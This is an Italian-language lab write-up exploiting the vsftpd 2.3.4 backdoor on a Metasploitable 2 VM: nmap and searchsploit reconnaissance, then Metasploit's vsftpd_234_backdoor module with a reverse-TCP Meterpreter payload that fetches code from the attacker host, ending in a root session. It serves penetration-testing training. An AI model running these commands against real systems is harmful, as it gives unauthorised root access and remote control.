

METASPLOITABLE 2 VSFTPD


2.3.4 BACKDOOR EXPLOIT

Utilizzo MSFConsole per stabilire una shell tramite noto backdoor storico per la versione 2.3.4

INTERFACCE NETWORK

Le macchine devono poter comunicare.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:f5:cd:3e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe5:cd3e/64 scope link tentative
        valid_lft forever preferred_lft forever
```



Address	Netmask	Gateway
192.168.1.150	24	192.168.1.1

```
(kali㉿kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=7.53 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.840 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.577 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.587 ms
^C
— 192.168.1.149 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3030ms
rtt min/avg/max/mdev = 0.577/2.383/7.529/2.972 ms
```

NMAP RECON (BASICA)

Giusto per ottenere informazioni sul target, specificatamente sul servizio VSFTPD e sulle porte che verranno utilizzate per l'exploit noto su MSFConsole intanto faccio un veloce scan di porte/versione su range limitato (e addizionale searchsploit per curiosità).

```
(kali@kali)-[~]
$ nmap -top-ports 5000 192.168.1.149
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 10:26 -0400
Nmap scan report for 192.168.1.149
Host is up (1.0s latency).
Not shown: 4975 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet

(kali@kali)-[~]
$ nmap -sV -p 21,22,23,25,53,80 192.168.1.149
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 10:44 -0400
Nmap scan report for 192.168.1.149
Host is up (0.0084s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:F5:CD:3E (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.66 seconds

(kali@kali)-[~]
$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

Shellcodes: No Results

Adesso conosciamo la versione (anche se non è necessario specificarla per ottenere risultato su search di MSFConsole) quindi attivo la console metasploit.

METASPLOIT: MSFCONSOLE

Su MSFConsole cerco con “search vsftpd” un exploit conosciuto, l'unico in questo caso è vsftpd_234_backdoor che ci interessa. Exploit storico per il servizio vsftpd. Ci consentirà di utilizzare shell Meterpreter tramite backdoor su porta 6200 di metasploitable2. Nelle opzioni di “Required” serve solo stabilire target e listener (su host attacker)

```
Proxies          no      A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, socks4, socks5, socks5h, http
RHOSTS 192.168.1.149 yes    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes      The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):



| Name           | Current Setting | Required | Description                                                                                                                                                                                                            |
|----------------|-----------------|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                                                      |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                           |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SRVHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                                                    |
| FETCH_SRVPORT  | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                  |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                   |
| LHOST          | 192.168.1.150   | yes      | The listen address (an interface may be specified)                                                                                                                                                                     |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                        |



msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.150
LHOST => 192.168.1.150

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.150:4444
[+] 192.168.1.149:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.150:4444 -> 192.168.1.149:51119) at 2026-04-13 11:08:21 -0400

meterpreter >
```

Siamo riusciti. Siamo già root.

```
meterpreter > getuid
Server username: root
```